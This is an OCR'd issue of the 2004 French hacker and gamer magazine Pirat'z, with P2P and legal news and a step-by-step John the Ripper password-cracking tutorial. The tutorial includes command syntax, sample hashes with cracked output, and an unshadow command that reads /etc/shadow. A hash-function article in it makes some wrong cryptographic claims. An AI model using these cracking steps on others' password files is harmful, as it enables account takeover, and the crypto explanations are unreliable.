N°8 JUILLET AOÛT 2004 - ILLÉGAL : TÉLÉCHARGEZ LE 1ER PIRAT'Z

PIRAT'Z

HACKERS & GAMERS

1,9€

PIRAT'Z - PIRAT'Z - PIRAT'Z - PIRAT'Z - PIRAT'Z - PIRAT'Z

LECHATKITU

Vraiment anonymes ? CRYPTO FRIME

Masterisez le DVD5 • Pompez l'IRC

Triche & webstats • Emulez sur PS2

ACTU JEUX VIDÉO • Spécial ragots!!

JTR : QUELS PASSWORDS RESISTERONT ?

ON A RENONCÉ AU PROFIT

Avec huit numéros de Pirat'z, on a quand même pu mettre quelques millions de côté. Mis à part ce qu'a ramassé Khan à son départ, et les tarifs astronomiques que notre comptable pratique pour tenir une double compta et gérer nos multiples comptes dans les paradis fiscaux, il reste de quoi faire. C'est pour ça qu'on a pu rire d'office au nez des éditeurs de jeux qui, apprenant que nous voulions développer la partie Gamers du journal, auraient pu nous proposer des tas d'avantages futiles pour que l'on parle avec enthousiasme de leurs titres. Vous nous connaissez : pas de publicité pour les autres. Au contraire, vous aurez droit à quelques pages de tests et d'actualité avec, on l'espère, un éclairage un peu différent des autres.

Et puis, on s'est dit qu'on pourrait aussi faire profiter nos lecteurs de notre confortable aisance. C'est pour ça qu'on vous fait cadeau du premier numéro de Pirat'z, qui sera bientôt disponible en téléchargement. Bien sûr, on ne va pas vous faciliter la vie : on compte sur vos talents en informatique alternative pour vous le procurer. Ainsi, il sera distribué à heures fixes sur le canal konspire2b de Pirat'z, avec ce logiciel p2p dont nous vous parlions dans le dernier numéro. C'est aussi une belle manière de démontrer que le peer2peer a de multiples applications légales et légitimes. Téléchargez, c'est bon pour la tête.

DE BAZANDE

Plus d'infos sur http://piratz.fr.st, sur le forum et page 21.

SOMMAIRE

WEB :

piratz.fr.st

PIRAT'Z HACKERS & GAMERS

est édité par **PUBLIA**
2 bis rue Dupont de l'Eure 75020 Paris

Directeur de Publication : Olivier André
Rédacteur en chef : de Bazande
Rédaction hack : Espionet
Conception Graphique : WEEL
Courrier des lecteurs : Khan
Illustrations : Lechatkitu

Imprimé en CE
issn en cours, commission paritaire en cours,
dépôt légal à parution,

FLOU ARTISTIQUE

La vague de massacres engagée par les sociétés du disque continue. Espérant lutter contre le partage de fichiers, la société civile des producteurs phonographiques (SCPP) a déposé, lundi 28 juin 2004, une vingtaine de plaintes contre X, qui, selon le directeur de ladite SCPP ne concernerait que les " les plus gros pratiquants ".

Cette action serait le prélude a une opération de plus grande ampleur, la SCPP ayant annoncé que d'autres mesures seraient prises en septembre non seulement contre les pratiquants du p2p, mais aussi contre les fournisseurs d'accès a Internet.

La contrefaçon est punie de trois ans de prison et 300 000 € d'amende. Mais on ne sait toujours pas si télécharger de la musique peut être considérée comme telle. Beaucoup de médias, peut-être sous l'influence des majors, font tout pour entretenir ce grand méchant flou. La situation n'est pas plus claire du coté des ventes de disques. On voudrait nous faire croire que les gens achètent moins de disques à cause du piratage. Ne serait il pourtant pas envisageable que cette baisse ne soient pas tant due au piratage, mais davantage à la popularité montante des autres supports multimédias, comme le Dvd par exemple ?

http://www.espionet.com

LES LOIS ANTI-PIRATAGE EN FRANCE

Apprentis pirates, attention ! En France, la loi réprime sévèrement toutes les formes d'attaque. Les articles 323-1 à 323-7 du code pénal répriment par des peines jusqu'à 3 ans d'emprisonnement et 45 000 Euros d'amende l'accès ou le maintien frauduleux dans un système informatique, ainsi que l'entrave volontaire au fonctionnement d'un système informatique. Et n'oubliez pas que la simple tentative, même si vous échouez lamentablement, est punie des mêmes peines.

RAZORBACK 2 : LE MILLION, LE MILLION !

Les réseaux p2p les plus populaires du moment sont encore largement centralisés, notamment pour permettre les recherches. On ne s'en rend pas forcément compte, mais ça veut dire qu'il faut des gens derrière pour faire tourner la machine ! Une chose est sûre : ce n'est pas Microsoft, mais plutôt des bandes de passionnés, dont on va vous parler.

Pas étonnant que l'on parle autant de Sion dans Matrix. C'est dans cette ville suisse qu'a son siège Razorback 2, l'un des plus gros serveurs eDonkey du monde. Si vous utilisez ed2k ou eMule, vous vous y êtes forcément connecté une fois ou l'autre. Sachez que ce serveur n'a qu'un but : atteindre le million d'utilisateurs, et rester le plus gros au monde ! Et accessoirement , nous rendre service en coordonnant nos centaines de téléchargements à la seconde, au prix d'une bande passante globale impressionnante, et tout ça gratuitement.

Il n'y a qu'une poignée de serveurs qui peuvent prétendre rivaliser avec Razorback, dont ProbenPrinz ou Byte Devilz. Ce n'est pas, en effet, à la portée du premier venu. Avec autant d'utilisateurs, on peut dire, si vous me passez l'expression, qu'ils ont les routeurs qui chauffent. Mais comment font-ils, me demanderez-vous ?

DU MATOS...

Facile. Il suffit d'avoir une grosse machine, et une super connexion. Soyons clairs, une grosse machine, pour Razorback, c'est un biprocesseur 64bits à 2.2 gHz, avec 6 Go de ddr et du disque dur fiable (avec Linux comme OS, naturellement). Il faut compter quelques milliers d'euro rien que pour la mémoire. Quant à la bande passant utilisée, on peut difficilement faire sans avoir entre 30 et 50 Mbps (l'équivalent de plusieurs centaines de modems ADSL en upload). Ça coûte aussi - plus de 400 euro par mois - et ça ne fait pas pour autant le bonheur du fournisseur, on y reviendra.

ET DU POGNON

On le voit, Razorback n'est pas le genre de hobby que l'on peut se payer facilement. Les administrateurs comptent en effet sur deux sortes de financements extérieurs, comme on le voit sur les comptes publiés sur leur site internet (http://www.razorback2.com). On veut nous faire croire que les utilisateurs de p2p ne sont pas prompts, par définition, à mettre la main à leur porte-monnaie. Plus de 1000 euro ont pourtant été récoltés en moins d'une année, c'est pas mal. N'hésitez pas, d'ailleurs, à participer si vous pensez que c'est un projet qui vous est utile et qui doit perdurer. Nous savons que les lecteurs de Pirat'z ne sont pas aussi pingres et hypocrites que ce que nous pouvons soupçonner des maisons de disques.

L'autre source de revenus, bien sûr, est la publicité qui, pour se faire une idée, paye plus ou moins les frais de la connexion Internet. Au final, ça tourne donc plutôt bien. Suffisamment pour pouvoir envisager d'investir dans du nouveau matériel.

LES ALÉAS

Vous avez peut-être remarqué que Razorback avait pourtant tendance à débloquer quelque peu depuis fin mai. Alors même qu'ils allaient nous annoncer le passage de 6 à 12 Go de ram - étape décisive de cette vaillante ascension vers le million d'utilisateurs - leur connexion était coupée pendant quelques heures. Les habitués du haut-débit bon marché ne trouvent peut-être pas ça très choquant, mais ce n'est pourtant pas courant pour une connexion à ce prix-là. Le fait est que le nombre croissant de paquets à traiter (plusieurs milliers toutes les secondes) commençait à devenir vraiment trop pesant pour le fournisseur d'accès du serveur. Il y a peut-être des manières moins radicales de se faire comprendre, mais le fournisseur a finalement fait un geste qui devrait permettre au serveur de tenir encore quelque temps. L'équipe est cependant toujours à la recherche d'un nouvel hébergeur à moins de 600 euro par mois. L'appel est lancé. (On sait que, mis à part la DST, vous n'êtes sans doute pas très nombreux parmi nos lecteurs à avoir d'énormes connexions à disposition, mais on ne sait jamais.)

Une fois cette affaire réglée, c'est une autre surprise qui attend nos amis de Razorback. La mémoire neuve qu'ils viennent d'acheter à prix fort n'est pas compatible avec la carte mère du serveur. Nouveau trouble des services. Et ce n'est pas tout : maintenant que la bande passante n'est plus un facteur négligeable, histoire de ne pas effrayer une fois de plus leur hébergeur, le comportement de certains clients de p2p est préoccupant. Les *LowID* (clients derrière un firewall, qui ne peuvent pas attendre passivement des connexions), par exemple, génèrent sensiblement plus de trafic que les clients normaux. Les recherches émises par de tels clients ont donc été légèrement bridées, afin d'en dissuader l'usage. Pire, le nouveau client Shareaza, compatible avec eDonkey, utilise des algorithmes de recherche particulièrement agressifs, au point que seulement 1% des utilisateurs, ceux qui se servent de ce logiciel, génère environ un quart du trafic tcp total du serveur. Là aussi, une limite sur le résultat des recherches a été mis en place, en attendant des explications des développeurs de Shareaza.

Malgré tous ces ennuis, Razorback est toujours d'aplomb et il semble qu'il reste le plus gros serveur du moment. N'oubliez pas qu'en plus il est très fréquenté par les partageurs francophones. Merci à eux, et longue vie à leur projet !

de Bazande

LA CHAÎNE DE TÉLÉCHARGEMENT

Pirat'z encourage l'utilisation du peer2peer pour le partage légal de l'information. Avant d'avoir des réponses claires sur la légalité du téléchargement de musique (sans, si possible, devoir comparaître devant la justice pour obtenir ces réponses d'un juge), défoulez-vous sur les fichiers libres de droits ou du domaine public !
Une bonne adresse : la chaîne de téléchargement de notre confrère Ratiatum, soutenue par Razorback.
http://www.ratiatum.com/logitheque.php

'IZ

NUL N'EST CENSÉ IGNORER LA LOI

Nous essayons de vous tenir au courant des dernières nouvelles concernant les récentes ou futures lois iniques que nos amis les politiciens nous concoctent, mais il faut bien avouer qu'il est parfois difficile de s'y retrouver. En particulier, nous attendons toujours l'adaptation française de l'EUCD, la directive européenne réglementant notamment les mesures technologiques de protection et interdisant de les contourner. Nos amis d'Elaborate Bytes (les auteurs de CloneCD et CloneDVD) et de CDFreaks (www.cdfreaks.com) ont eu pitié, et nous proposent sur www.euro-copyrights.org un condensé de la législation européenne sur le sujet, par pays. Une petite lecture de la partie dédiée à la France (malheureusement en anglais, comme le reste du site) vous rafraîchira la mémoire sur les horreurs qui nous attendent. Si vous avez un modchip dans votre console, je vous conseille de ne pas trop vous en vanter, vous pourriez bientôt être hors-la-loi... heureusement, la France ne semble pas trop pressée d'appliquer ce projet qui, nous l'espérons, en restera un long-temps.

"I HAVE A DREAM... CAST EMULATOR"

Beaucoup avancent qu'un émulateur Dreamcast est très difficile, voire impossible à programmer. Quelques tentatives ont quand même eu lieu, par exemple Dreamer (www.emulatronia.com/dreamer) ou DCEmu (alumnos.utem.cl/dcemu). Malheureusement, ces émulateurs sont loin d'être capables de faire tourner le moindre jeu, et seules quelques démos peuvent être exécutées. Heureusement, maintenant il y a Chankast (www.chanka.org) qui, lui, est déjà capable de faire tourner des jeux ! Les fans de DC ont donc enfin un espoir.

CASSEZ DU

Il ne faut pas croire qu'un mot de passe crypté l'est pour tout le monde. Enfin ce grand classique dans Pirat'z : cracker les fichiers password avec John the Ripper.

INFO-PUB MICROSOFT

Attention, cette news est purement publicitaire. Microsoft fait encore les gros titres en affirmant son leadership en sécurité informatique. Grâce à deux failles non patchées (au moment d'écrire cette news) dans Internet Explorer, on peut se faire infecter par un ver en surfant simplement sur un site web. Une fois le ver installé, l'utilisateur n'aura plus besoin de protéger ses mots de passe et ses numéros de cartes de crédit, puisqu'un keylogger les enverra automatiquement vers un serveur russe où ils seront soigneusement conservés. En plus, pas besoin d'aller sur des sites pirates pour se faire attraper, puisque le ver s'attaque automatiquement aux serveurs HTTP tournant sous Microsoft IIS qui sont vulnérables à une ancienne faille. Ainsi, vous pourrez joyeusement vous faire avoir en vous connectant simplement sur votre site bancaire, ce qui vous permettra de mettre tout de suite votre numéro de carte de crédit dans les mains de la mafia russe. Voilà une nouvelle démonstration du savoir-faire de Microsoft, qui ne cesse décidément pas de nous impressionner.

LINDOWS CONTRE-ATTAQUE

On vous avait parlé du procès qui oppose Microsoft à Lindows en Hollande, le premier reprochant au second d'utiliser un nom trop proche de Windows. Lindows avait été condamné à ne plus utiliser ce nom sur son site web. Mais il ne s'est pas laissé faire et a obtenu d'une nouvelle décision de justice le droit de continuer à utiliser " Lindows " comme nom de compagnie. Si Microsoft avait gagné, cela aurait pu forcer Lindows à changer de nom dans le monde entier. Prochain épisode dans " Le Retour de Billou ".

Tout d'abord, il faut nous procurer ledit logiciel. Téléchargez-le à l'adresse suivante : **http://www. openwall.com/john/**. Il faut savoir que John the Ripper (JTR pour les intimes **:p)** est un soft sans interface graphique, donc tout en ligne de commande. Mais pas de panique, il reste très simple d'utilisation, surtout si on a ce numéro de Pirat'z sous la main.

Une fois téléchargé, pour plus de facilité, décompressez-le dans un répertoire simple d'accès, par exemple c:\john\ avec Win ou /home/user/ avec Linux. Le répertoire john doit comporter deux sous répertoires, l'un nommé doc qui contient la documentation anglaise relative à JTR, l'autre nommé run qui contient l'exécutable john.exe.

Allons-y ! Avec l'invite de commande, rendez-vous dans le dossier qui contient john.exe. Pour cela, tapez cd c:\john\run\.

La syntaxe d'utilisation de JTR doit toujours commencer par john. Viennent ensuite les "options" ou "modes", et enfin la localisation du fichier qui contient le ou les mots de passe à cracker. Je vais maintenant vous expliquer les modes les plus courants de JTR.

MODES DE CASSAGE

Single est le mode à privilégier avant tout autre. Il teste les combinaisons de passwords les plus utilisées, dérivées par exemple du nom de l'utilisateur. Il assure un bon taux de réussite et a l'avantage de ne durer que quelques secondes. Sa syntaxe est la suivante :

```
john -single fichiermdp.txt
```

L'**attaque par dictionnaire** est très appréciée pour quiconque possède de bonnes wordlists (listes de mots plus ou moins courants pouvant être utilisés comme mots de passe).

Vous pouvez vous en procurer sur **http://openwall.com**, sur **http://www.espionet.com** ou en cherchant un poil sur Google.

La syntaxe est la suivante :

```
john -wordlist:liste fichmdp.txt
```

Exemple :

```
john -wordlist:C:\dico.txt
        passwd.txt
```

Plus redoutable est le mode de **brute-force pur**. Son efficacité dépend bien sûr de la longueur du mot de passe à cracker, puisqu'il teste toutes les possibilités. Il peut durer de quelques minutes à des décennies.

Syntaxe :

```
john -incremental:type
                fichmdp.txt
```

La variable "typedechar" indique le jeu de caractères à essayer. Ce peut être "all" pour tester tous les caractères possibles (alphabet+chiffres+spéciaux), "alpha" pour tester uniquement les lettres de l'alphabet occidental, ou "digits" pour ne tester que des chiffres.

Exemple :

```
john -incremental:alpha
        passwd.txt
```

Enfin il y a le mode **test**. C'est un benchmark qui teste les capacités de cracking de votre bécane, c'est à dire le nombre de passwords testés par seconde. Avec un P3@700mhz couplé à 512mo de vive, on obtient à peu près 70'000 essais par seconde pour les mots de passe Unix standard. Pour comparaison, on arrive à 1'323 essais par seconde pour les mots de passe bsd dérivés de md5, et 600'000 pour les mots de passes LM de Windows.

Pour les paresseux du clavier **:)**, notons qu'il est possible de remplacer le mode -wordlist par -w et le mode -incrémental par -i. Exemple :

```
john -i:all fichiermdp.txt
```

lancera une attaque par brute force avec tous les caractères.

EN PRATIQUE

Voir l'encadré pour une démo classique de John.

John The Ripper peut être optimisé en fonction de votre processeur. Pour cela, remplacez l'exécutable john.exe par celui contenu dans l'archive john-mmx.zip si vous possédez un processeur mmx (Intel) ou par celui contenu dans l'archive john-k6.zip si vous possédez un processeur k6 (AMD). Avec cela, vous devriez gagner en vitesse de "brute forçage".

Une autre fonction utile de JTR est

UTILISATION TYPE

Bon allez, un peu de pratique. Nous avons concocté une liste de passwords standards (du même genre que l'on trouve dans le .htpasswd qui protège vos pages web.**;)**), que nous avons mis dans un fichier appelé pass.txt comme suit :

```
admin:fdi3Mk7iEXSqk
root:fdXTW8rKnIRD6
sysadmin:bvUxEZiW66J7M
user1:opcnsDeKEQfu6
```

COMMENÇONS :

```
1) C:\Documents and Settings\Root>cd "c:\John\run"
2) C:\John\run>john -single pass.txt
Loaded 4 passwords with 3 different salts (Standard DES [48/64 4K])
admin          (admin)
guesses:1 time:0:00:00:00 100% c/s:2245 trying:User1999-user1196
3) C:\John\run>john -w:password.lst pass.txt
Loaded 4 passwords with 3 different salts (Standard DES [48/64 4K])
12345          (root)
jordan         (sysadmin)
guesses:2 time:0:00:00:00 100% c/s:2673 trying:republic-zhongguo
4) C:\John\run>john -i:alpha pass.txt
Loaded 4 passwords with 3 different salts (Standard DES [48/64 4K])
ks             (user1)
Session aborted
```

EXPLICATIONS :

1) Je me place dans le répertoire qui contient john.exe,

2) Je lance une attaque single, JTR reconnaît quatre passwords en DES, mais il n'en cracke qu'un ("guesses: 1"),

3) Je lance une attaque par dico avec le dictionnaire par défaut de JTR (password.lst); JTR en cracke deux,

4) Je fais du brute force avec uniquement des caractères alphabétiques, le logiciel a trouvé le dernier mot de passe, j'arrête le brute force en appuyant sur CTRL+C.

MOT DE PASSE

```
C:\Documents and Settings\Root>cd "c:\Program Files\John_The_Ripper\run"

C:\Program Files\John_The_Ripper\run>john -single pass.txt
Loaded 4 passwords with 3 different salts (Standard DES [48/64 4K])
admin            (admin)
guesses: 1  time: 0:00:00:00 100%  c/s: 1685  trying: User1999 - user1196

C:\Program Files\John_The_Ripper\run>john -w:password.lst pass.txt
Loaded 4 passwords with 3 different salts (Standard DES [48/64 4K])
12345            (root)
jordan           (sysadmin)
guesses: 2  time: 0:00:00:00 100%  c/s: 4834  trying: republic - zhongguo

C:\Program Files\John_The_Ripper\run>john -i:alpha pass.txt
Loaded 4 passwords with 3 different salts (Standard DES [48/64 4K])
ks               (user1)
guesses: 1  time: 0:00:00:08  c/s: 72880  trying: strumand - constein
Session aborted

C:\Program Files\John_The_Ripper\run>_
```

l'option "-show". Elle permet d'afficher les mots de passe déjà crackés contenus dans un fichier.
Exemple :
john -show fichiermdp.txt

N'oubliez pas non plus que John ne sert pas à la base à cracker les mots de passe des autres. Il a été conçu pour les administrateurs système qui veulent vérifier que leurs utilisateurs ont choisi des passwords solides. Mes amitiés à tous les sysadmins qui nous lisent.

POUR ALLER UN PEU PLUS LOIN

Customiser

John The Ripper a aussi l'avantage d'être intégralement paramétrable. Pour cela, vous pouvez éditer le fichier john.ini situé dans le dossier run. Comme d'habitude, les commentaires sont précédés du signe #, chaque sous-partie du fichier de configuration est placée entre [] ([Options], [List.Rules:Single], [List.Rules:Wordlist] etc.).

De prime abord, le fichier fait peur :) mais avec persévérance on peut réellement moduler John en fonction de l'usage que l'on veut en faire, d'autant que chaque instruction est largement commentée. Par exemple, les valeurs MinLen et MaxLen définissent la longueur minimale et maximale du password tandis que CharCount fixe le nombre maximum de caractères différents à essayer lors du brute force (10 par défaut en mode i:digits et 26 en mode i:alpha, comme vous pouvez le voir).

Sur Linux

La fonction première de JTR, ce pour quoi il a été programmé, c'est tester la fiabilité de vos passwords sur une machine de type linux. Connectez-vous à la console linux en tant que root et rendez vous dans le répertoire où est placé JTR. Ensuite tapez :
unshadow /etc/passwd /etc/shadow > passwd.1

Ce qui va placer vos mots de passe dans un fichier nommé passwd.1 situé dans le répertoire de JTR. Commencez par essayer de cracker vos mots de passe en lançant john passwd.1 sans options. Ça lance une attaque en mode single, puis wordfile et enfin incrémental par défaut (c'est selon ce que vous avez défini dans john.ini).

Les passwords crackés sont stockés dans le fichier john.pot. Vous pouvez les visualiser en tapant :
john -show passwd.1

Pour vérifier seulement si le compte root a été cracké, tapez :
john -show -users:0 passwd.1

Avec cela, vous devriez pouvoir vérifier que vos passwords sont assez solides pour résister à ce genre d'attaques.

En plusieurs fois

Il faut également savoir que JTR peut reprendre un brute force là où il s'est arrêté la fois précédente avant que vous fermiez la console ou que vous appuyiez sur CTRL+C (ou avant que votre chien n'arrache la prise de l'ordi). Pour cela, tapez "john -restore" et JTR reprendra la session là où il s'était arrêté. Visualisez le fichier "restore" dans le dossier run pour plus d'info.

Paramètres avancés

Si vous faites partie de ceux qui connaissent un peu le C et veulent établir un nouveau mode de cracking en plus de single, wordfile ou incrémental, vous pouvez le définir dans la section [List.External.votremode] en vous aidant du fichier Rules de la documentation. Vous pourrez ensuite appeler votre mode comme ceci :
john -external:votremotde fichiermdp

Il est également possible de spécifier l'algorithme (si vous le connaissez) des mots de passe que vous essayez de cracker grâce à l'option -format:algorithme. Utile lorsque le fichier contient plusieurs types de mots de passe. La variable algorithme peut prendre la valeur DES, BSDI (un algorithme qui appelle 725 fois la fonction des), BF (BlowFish), ASF (Kerberos), LM (Lan Manager de Windows) ou encore md5 (sauce BSD).

Attention : par md5, nous désignons bien le MD5 utilisé sous FreeBSD ou OpenBSD, de longueur variable et qui peut avoir une salt, et non pas le MD5 de 32 caractères que l'on connaît :). Il faut utiliser un autre logiciel pour cracker ce genre de hash, comme mdcrack. John en est incapable.

Pour des raisons d'optimisation, John The Ripper ne peut cracker les passwords situés dans un fichier qu'à condition que tous les passwords soient cryptés dans le même algorithme.


Vous devriez désormais maîtriser l'utilisation de JTR sur le bout des doigts J, donc nous allons nous créer un p'tit fichier batch pour nous simplifier la vie. Ce fichier va automatiquement et dès son lancement se placer dans le répertoire de John the Ripper et commencer à cracker un fichier contenant les passwords. Vous pouvez retrouver le code source sur http://piratz.fr.st. Une fois récupéré, il vous suffit d'adapter les sept premières variables du batch et de l'exécuter. Mais vous pouvez aussi le modifier et le personnaliser comme bon vous semble, il est sous licence GNU J !

Bon voilà, j'ai fait le tour de l'utilisation de JTR. Ce logiciel vaut vraiment la peine que l'on s'y intéresse.

Pour vous entraîner, nous avons mis à votre disposition le fichier mot de passe des collaborateurs du journal sur notre site. À vous de voir combien vous pourrez en cracker.

Enjoy, mais pas de folie ;).

J0rD4n



LE CÔTÉ OBSCUR DE LA STARFORCE

Entre StarForce et nous, ce n'est pas vraiment une histoire d'amour… Après avoir dénoncé leurs méthodes info-publicitaires au goût douteux, voici que nous apprenons que leurs dernières protections installeraient des drivers " cachés ", visibles unniquement dans le gestionnaire de périphériques de Windows. Drivers installés en même temps qu'un jeu, à l'insu de l'utilisateur, et qui ne se désinstallent pas en même temps que le jeu. Évidemment, ça ne fait pas vraiment plaisir aux joueurs, qui aiment savoir ce qui se passe sur leurs machines. Mais ce n'est pas tout. Agissant au cœur même du système d'exploitation, de tels drivers posent d'autres problèmes. Certaines personnes ont déjà eu des plantages dus à des interférences entre ces drivers et d'autres périphériques installés sur leurs appareils. D'autre part, cela signifie que lorsqu'une nouvelle version de Windows (ou de Service Pack) sortira, les drivers pourront très bien ne plus fonctionner, auquel cas il faudra mettre son jeu à jour. Voilà qui ne va pas inciter les gens à acheter des jeux protégés par StarForce…

EN PRISON POUR LA (DEMI) VIE ?

Vous vous souvenez sans doute du " vol " du code source de Half-Life 2 en 2003, qui avait fait couler beaucoup d'encre sur les lacunes en matière de sécurité chez le développeur Valve. Apparemment, ils ont quand même réussi à remonter à la source et à trouver les coupables. Le " leak " serait lié au trojan " Phatbot ", dont l'auteur a été arrêté en mai en Allemagne. En juin, plusieurs suspects ont été arrêtés dans différents pays, et peuvent maintenant s'attendre à de terribles représailles, comme un bombardement au pistolet Gluon.

FONCTIONS A

Il fait déjà trop chaud ? C'est le moment d'en rajouter. Si vous en avez une, prenez-vous la tête 5 minutes en la plongeant dans cet article, qui vous expliquera la vraie nature des mots de passe que l'on vous apprend à cracker dans l'article précédent. Radical pour briller sur la plage.

LEN, PATCH 1.1

Un mois après son adoption, notre bien-aimée Loi sur l'Économie Numérique continue de faire parler d'elle. Deux points sensibles ont en effet été revus. Le premier concerne le délai de prescription qui intervient notamment dans l'attaque pour diffamation : si vous voulez attaquer quelqu'un pour diffamation suite à une parution dans la presse, vous devez le faire dans les trois mois suivant la parution. Une exception cependant a été faite pour les publications internet, le délai est alors porté à trois mois après cessation de la parution. Sachant qu'un texte peut être conservé sans limite de durée (voir la news sur l'archive d'internet), cela pose quelques problèmes. Finalement, cette " exception internet " a donc été éliminée (pour l'instant) par le conseil constitutionnel. Seconde bonne nouvelle, la responsabilité des hébergeurs vis-à-vis du contenu hébergé se voit engagée uniquement si le contenu d'un site dénoncé est " manifestement illicite ", ceci afin de soulager de nombreux hébergeurs de leurs inquiétudes légitimes.

ALERTE À L'ARNAQUE

Certains éditeurs nous prennent pour des cons, en tablant sur l'ignorance du grand public pour vendre des produits inutiles. Remarquez, à Pirat'z on fait un peu pareil, mais chuuut… Ce dont je vous parle, c'est du logiciel " Steganos P2P Securise 6 ". Déjà qu'il ne semble jamais y avoir eu de versions 1 à 5… Ce logiciel ne sécurise absolument pas la connexion (qui est la source des procès aux particuliers dont on entend parler), seul le contenu du disque dur étant crypté, ce que PGPdisk (www.pgpi.org/products/pgpdisk) fait très bien.

En matière de cryptographie, on considère un cryptosystème (un ensemble d'opérations permettant le cryptage/décryptage) comme fiable s'il n'y a pas de méthode plus efficace pour le casser qu'en essayant toutes les combinaisons de clé possibles (brute-force), en considérant bien sûr que l'algorithme est public (et donc connu de tous). Pour satisfaire cette contrainte, on utilise généralement une fonction à sens unique. Par exemple, le cryptosystème RSA utilise ce que l'on appelle le logarithme discret : $K=a^b \mod c$, qui est considéré comme fonction à sens unique si les paramètres sont bien choisis : il est simple de calculer K en fonction de a b et c (c'est à dire crypter et décrypter quand on connaît la clé), mais très difficile de retrouver b et c en connaissant a et K.

PRINCIPE THÉORIQUE

Plus théoriquement, une fonction à sens unique permet de calculer M' en fonction de M, et cela très facilement, tandis que le calcul de M en fonction de M' par la fonction inverse est impossible (à moins de tester toutes les possibilités de M). En notation mathématique : f(M)=M' avec f non inversible.

Ce genre de fonction est bien utile, et voici un exemple d'utilisation.

Prenons un programme autorisant certaines personnes à accéder à des ressources sensibles. Ce programme crypte le mot de passe entré par l'utilisateur avec une clé spéciale et un algorithme connu (TDES, DES, ou autre) et stocke le crypté sur le disque. Lors de l'authentification, il décodera le mot de passe, comparera celui entré par l'utilisateur au mot de passe décrypté, et autorisera ou non l'accès aux ressources. Ici, la clé doit être connue du programme. Elle peut être stockée dans le code même (c'est pas très sécurisé tout ça, mais ce n'est qu'un exemple bien sûr…). Un attaquant peut donc, en désassemblant le code, retrouver la clé utilisée et décrypter les mots de passes stockés s'il arrive à accéder par un quelconque moyen au fichier stockant ces mots de passes. Cette méthode n'est donc pas sûre du tout. C'est d'autant plus dangereux qu'un utilisateur risque d'utiliser le même mot de passe pour protéger autre chose. On ne parle même pas de la fiabilité de l'administrateur, qui a bien sûr accès à toutes ces données. Notons également qu'historiquement, les mots de passes Unix cryptés étaient lisibles par tous. Comment faire pour que même si l'on a accès à tout, on ne puisse pas en déduire les mots de passe des utilisateurs ?

Supposons maintenant que ce même programme utilise un autre procédé. Imaginons qu'il utilise une fonction à sens unique. Il stockerait donc le mot de passe crypté par cette fonction tout en sachant qu'il ne pourra pas le décrypter. Cependant ce n'est pas bien grave, car pour authentifier un utilisateur, il aurait juste à crypter le mot de passe entré par celui-ci avec la même fonction à sens unique, et comparer les résultats. S'ils correspondent, alors l'utilisateur est identifié. Et l'attaquant ne peut pas décrypter le mot de passe de l'utilisateur.

L'exemple le plus connu est l'algorithme MD5, très utilisé sur le Web pour coder vos mots de passe sur les forums par exemple. Avec ce type de cryptage, le pirate (ou même l'administrateur peu scrupuleux) qui aurait accès à la base de données l'aurait dans l'os, parce qu'il ne pourrait pas connaître votre mot de passe "en clair".




Figure 1

SENS UNIQUE

Les fonctions à sens unique doivent par contre être conçues avec soin et vérifier certains critères pour assurer une bonne protection :

- La complexité du calcul doit être suffisante, afin de compliquer la tâche de l'attaquant lors d'un brute-force.
- Elle doit assurer l'unicité, c'est à dire qu'il existe un unique M tel que f(M)=M', avec M' fixé.

La partie la plus difficile, lors de la conception d'une fonction à sens unique, est l'unicité du crypté. Il faut s'assurer, mathématiquement ou statistiquement, qu'aucun autre M puisse donner M' par la fonction f (fonction à sens unique). L'unicité n'est pas obligatoire si le nombre de possibilités est immense. Cependant, c'est une sécurité supplémentaire. Pour s'assurer de cette unicité, il suffit d'une précaution élémentaire : les fonctions employées doivent être bijectives, c'est à dire qu'à chaque élément à crypter correspond un seul élément crypté.

En effet, si deux utilisateurs avaient (pour des mots de passe à la base différents) le même crypté, ils pourraient s'identifier sur le compte de l'autre personne sans problème... à condition de savoir que cet utilisateur a le même crypté qu'eux ce qui limite quand même les risques, mais bon, on n'est jamais trop prudent ;-)

